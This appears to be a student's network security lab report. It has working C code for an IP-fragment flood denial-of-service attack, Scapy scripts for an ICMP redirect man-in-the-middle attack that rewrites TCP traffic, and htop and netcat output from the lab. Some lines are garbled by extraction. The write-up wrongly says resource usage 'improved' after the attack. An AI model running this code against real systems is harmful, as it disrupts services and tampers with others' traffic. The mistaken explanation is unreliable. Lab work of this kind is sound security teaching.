In this task, we are going to use Machine A to launch the Denial-of-Service attacks on Machine B. In the attack, Machine A sends a lot of incomplete IP packets to B, i.e., these packets consist of IP fragments, but some fragments are missing. All these incomplete IP packets will stay in the kernel, until they time out. Potentially, this can cause the kernel to commit a lot of kernel memory. In the past, this resulted in denial-of-service attacks on the server. Please try this attack and describe your observation.



```
  CPU[|                        1.3%]   Tasks: 135, 225 thr; 1 running
  Mem[||||||||||||||||600M/1.97G]   Load average: 0.52 0.28 0.10
  Swp[                      0K/1022M]   Uptime: 00:01:35

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 1738 seed       20   0  277M  118M 67332 S  1.3  5.9  0:03.37 compiz
  981 root       20   0  134M 50152 25264 S  0.7  2.4  0:00.99 /usr/lib/
 2238 root       20   0  8276  5148  4500 R  0.0  0.2  0:00.05 htop
 2207 seed       20   0  114M 31060 26556 S  0.0  1.5  0:00.18 /usr/lib/
  954 mysql      20   0  534M  125M 16664 S  0.0  6.2  0:00.26 /usr/sbin
    1 root       20   0 24164  5204  3800 S  0.0  0.3  0:01.05 /sbin/ini
  240 root       20   0  7200  2864  2488 S  0.0  0.1  0:00.17 /lib/syst
  261 root       20   0 14468  3604  2808 S  0.0  0.2  0:00.11 /lib/syst
  616 root       20   0 45472  6784  4828 S  0.0  0.3  0:00.00 /usr/sbin
  619 proxy      20   0 76084 21072  9048 S  0.0  1.0  0:00.07 (squid-1)
  790 root       20   0  818M 17680  8284 S  0.0  0.9  0:00.00 /usr/lib/
  791 root       20   0  818M 17680  8284 S  0.0  0.9  0:00.00 /usr/lib/
  799 root       20   0  818M 17680  8284 S  0.0  0.9  0:00.00 /usr/lib/
  832 root       20   0  818M 17680  8284 S  0.0  0.9  0:00.00 /usr/lib/
  765 root       20   0  818M 17680  8284 S  0.0  0.9  0:00.01 /usr/lib/
  766 root       20   0 14200  6868  5932 S  0.0  0.3  0:00.00 /usr/sbin
  772 root       20   0  4208  2908  2608 S  0.0  0.1  0:00.01 /lib/syst
  785 root       20   0  2576  1716  1604 S  0.0  0.1  0:00.00 /usr/sbin
  798 root       20   0 41300  8016  6672 S  0.0  0.4  0:00.00 /usr/sbin
  846 root       20   0 41300  8016  6672 S  0.0  0.4  0:00.00 /usr/sbin
  792 root       20   0 41300  8016  6672 S  0.0  0.4  0:00.02 /usr/sbin
  797 root       20   0  2248  1076  1004 S  0.0  0.1  0:00.00 /usr/sbin
  803 root       20   0 39960  9884  7184 S  0.0  0.5  0:00.00 /usr/lib/
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill
```

Victim VM Before Attack



```
  CPU[|||||||||||||||             54.7%]   Tasks: 136, 225 thr; 1 running
  Mem[||||||||||||||||649M/1.97G]   Load average: 0.08 0.18 0.09
  Swp[                      0K/1022M]   Uptime: 00:03:56

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 1738 seed       20   0  277M  118M 67332 S 25.0  5.9  0:13.36 compiz
 2238 root       20   0  8276  5148  4500 R  7.8  0.2  0:03.15 htop
  981 root       20   0  135M 50680 25264 S  4.7  2.5  0:03.33 /usr/lib/
 1537 seed       20   0  7344   264     0 S  1.6  0.0  0:00.03 upstart-d
 2207 seed       20   0  114M 31080 26556 S  0.0  1.5  0:01.08 /usr/lib/
  954 mysql      20   0  534M  127M 16664 S  0.0  6.3  0:00.35 /usr/sbin
 1248 seed       20   0 18232  2200  1872 S  0.0  0.1  0:00.30 /usr/bin/
 1243 seed       20   0 18232  2200  1872 S  0.0  0.1  0:00.30 /usr/bin/
 1659 root       20   0 30508  2376  2024 S  0.0  0.1  0:00.04 /usr/sbin
  619 proxy      20   0 76084 21072  9048 S  0.0  1.0  0:00.10 (squid-1)
  822 messagebu  20   0  6952  4732  3480 S  0.0  0.2  0:00.36 /usr/bin/
 1662 root       20   0 30508  2376  2024 S  0.0  0.1  0:00.02 /usr/sbin
 1693 seed       20   0  100M 27952 24112 S  0.0  1.4  0:00.22 /usr/lib/
  772 root       20   0  4208  2908  2608 S  0.0  0.1  0:00.02 /lib/syst
  994 root       20   0  124M 24788 20220 S  0.0  1.2  0:00.04 php-fpm:
 2241 seed       20   0 65128  7424  6832 S  0.0  0.4  0:00.13 /usr/lib/
 1474 seed       20   0  6600  3768  2824 S  0.0  0.2  0:00.30 dbus-daem
 2245 seed       20   0 65128  7424  6832 S  0.0  0.4  0:00.03 /usr/lib/
 1551 seed       20   0 38264  5884  5432 S  0.0  0.3  0:00.03 /usr/lib/
 1690 seed       20   0 91280 13148 11656 S  0.0  0.6  0:00.05 /usr/lib/
 1772 seed       20   0 56952 11512 10420 S  0.0  0.6  0:00.01 /usr/lib/
 1679 seed       20   0  250M 28188 23776 S  0.0  1.4  0:00.39 /usr/lib/
  860 avahi      20   0  5924  3068  2780 S  0.0  0.1  0:00.01 avahi-dae
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill
```

Victim VM After Attack

The CPU utilization and memory usage has improved after DOS attack.

task4.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>
#include <netinet/ip_icmp.h>
#include <arpa/inet.h>
#include <errno.h>
#include <unistd.、 h>

#define PACKET_LEN 1024

/* IP Header */
struct ipheader {
      unsigned char      iph_ihl : 4,           //IP header length
            iph_ver : 4;            //IP version
      unsigned char      iph_tos;         //Type of service
      unsigned short int iph_len;         //IP Packet length (data +
header)
      unsigned short int iph_ident;       //Identification
      unsigned short int iph_flag : 3,    //Fragmentation flags
            iph_offset : 13;  //Flags offset
      unsigned char      iph_ttl;         //Time to Live
      unsigned char      iph_protocol;    //Protocol type
      unsigned short int iph_chksum;      //IP datagram checksum
      struct  in_addr    iph_sourceip;    //Source IP address
      struct  in_addr    iph_destip;      //Destination IP address
};

/* UDP Header */
struct udpheader {
      u_int16_t udp_sport;                /* source port */
      u_int16_t udp_dport;                /* destination port */
      u_int16_t udp_ulen;                 /* udp length */
      u_int16_t udp_sum;                  /* udp checksum */
};

void send_raw_packet1(int count) {
      int sock;
      char buffer[1024];
      bzero(&buffer, sizeof(buffer));
      struct sockaddr_in sin;
      bzero(&sin, sizeof(sin));

      sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
```

```
    if (sock < 0) {
        perror("socket() error");
        exit(-1);
    }

    struct ipheader* ip = (struct ipheader*)buffer;
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("88.88.88.88");
    ip->iph_destip.s_addr = inet_addr("10.0.2.4");
    ip->iph_protocol = IPPROTO_UDP;
    // head
    ip->iph_flag = 1;
    ip->iph_ident = count;
    ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct
udpheader));

    sin.sin_family = AF_INET;
    sin.sin_addr = ip->iph_destip;

    struct udpheader *udp = (struct udpheader*)(buffer +
sizeof(struct ipheader));
    udp->udp_sport = 12345;
    udp->udp_dport = 23456;
    udp->udp_sum = 0;

    if (sendto(sock, buffer, ntohs(ip->iph_len), 0, (struct
sockaddr*)&sin, sizeof(sin)) < 0) {
        printf("Send Error\n");
        return;
    }
    // printf("Send Succeed\n");
    close(sock);
}

void send_raw_packet2(int count) {
    int sock;
    char buffer[1024];
    bzero(&buffer, sizeof(buffer));
    struct sockaddr_in sin;
    bzero(&sin, sizeof(sin));

    sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sock < 0) {
        perror("socket() error");
        exit(-1);
    }

    struct ipheader* ip = (struct ipheader*)buffer;
```

```
      ip->iph_ver = 4;
      ip->iph_ihl = 5;
      ip->iph_ttl = 20;
      ip->iph_sourceip.s_addr = inet_addr("88.88.88.88");
      ip->iph_destip.s_addr = inet_addr("10.0.2.4");
      ip->iph_protocol = IPPROTO_UDP;
      // tail
      ip->iph_flag = 0;
      ip->iph_ident = count;
      ip->iph_offset = 8191;
      ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct 
udpheader));

      sin.sin_family = AF_INET;
      sin.sin_addr = ip->iph_destip;

      struct udpheader *udp = (struct udpheader*)(buffer + 
sizeof(struct ipheader));
      udp->udp_sport = 12345;
      udp->udp_dport = 23456;
      udp->udp_sum = 0;

      if (sendto(sock, buffer, ntohs(ip->iph_len), 0, (struct 
sockaddr*)&sin, sizeof(sin)) < 0) {
            printf("Send Error\n");
            return;
      }
      // printf("Send Succeed\n");
      close(sock);
}

int main() {
      int count = 1;
      while (1) {
            send_raw_packet1(count);
            send_raw_packet2(count);
            ++count;
      }
}
```

Task 5: ICMP Redirect Attack

This task is similar to the MITM attack task in ARP labs. I tested my programs by connecting to my cloud server (18.217.4.124) with netcat. There are several steps:


1. Send ICMP redirect packet (similar to the ARP cache poison step)

2. Set ip_forward = 1


3. Establish connection

4. Set ip_forward = 0

5. Start sniffing and spoofing packets.



```
root@VM:/home/seed# ip route get 18.217.4.124
18.217.4.124 via 10.0.2.15 dev enp0s8  src 10.0.2.4
    cache <redirected>
root@VM:/home/seed#
```



Peinan [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed
10:02 PM
Right Ctrl
root@ip-172-31-22-147: /home/ubuntu

```
root@VM:/home/seed# nc 18.217.4.124 9090
Hello
Peinan
Now begin spoofing
Hello
Peinan
My name is Peinan
```

```
root@ip-172-31-22-147:/home/ubuntu# nc -l 9090
Hello
Peinan
Now begin spoofing
Hello
AAAAAA
My name is AAAAAA
```

As we could see, after I start spoofing, my first name Peinan was replaced by AAAAAA in those messages.

task5.py

```
from scapy.all import *

ip = IP(src = '10.0.2.1', dst = '10.0.2.4')
icmp = ICMP(type = 5, code = 1, gw = '10.0.2.15')
redir = IP(src = '10.0.2.4', dst = '18.217.4.124')
fakeload = UDP()

while True:
  send(ip / icmp / redir / fakeload)
```

task5s.py #(sniffing and spoofing)

```
from scapy.all import *

client_ip = '10.0.2.4'
server_ip = '18.217.4.124'

def print_pkt(client_ip, server_ip):
  def spoof_pkt(pkt):
    if pkt[IP].src == client_ip and pkt[IP].dst == server_ip:
      data = pkt[TCP].payload.load
      print (data)
      newpkt = IP(pkt[IP])
      del(newpkt.chksum)
      del(newpkt[TCP].payload)
      del(newpkt[TCP].chksum)
      newdata = data.replace(b'Peinan', b'AAAAAA')
      newpkt = newpkt/newdata
      send(newpkt, verbose = 0)
    elif pkt[IP].src == server_ip and pkt[IP].dst == client_ip:
      newpkt = pkt[IP]
      send(newpkt, verbose = 0)
  return spoof_pkt

# set mac address filter to avoid sniffing and sending packets
repeatedly.
sniff(filter = 'tcp and src host 10.0.2.4 and dst host 18.217.4.124 and
(ether src 08:00:27:87:d5:98)', prn = print_pkt(client_ip, server_ip))
```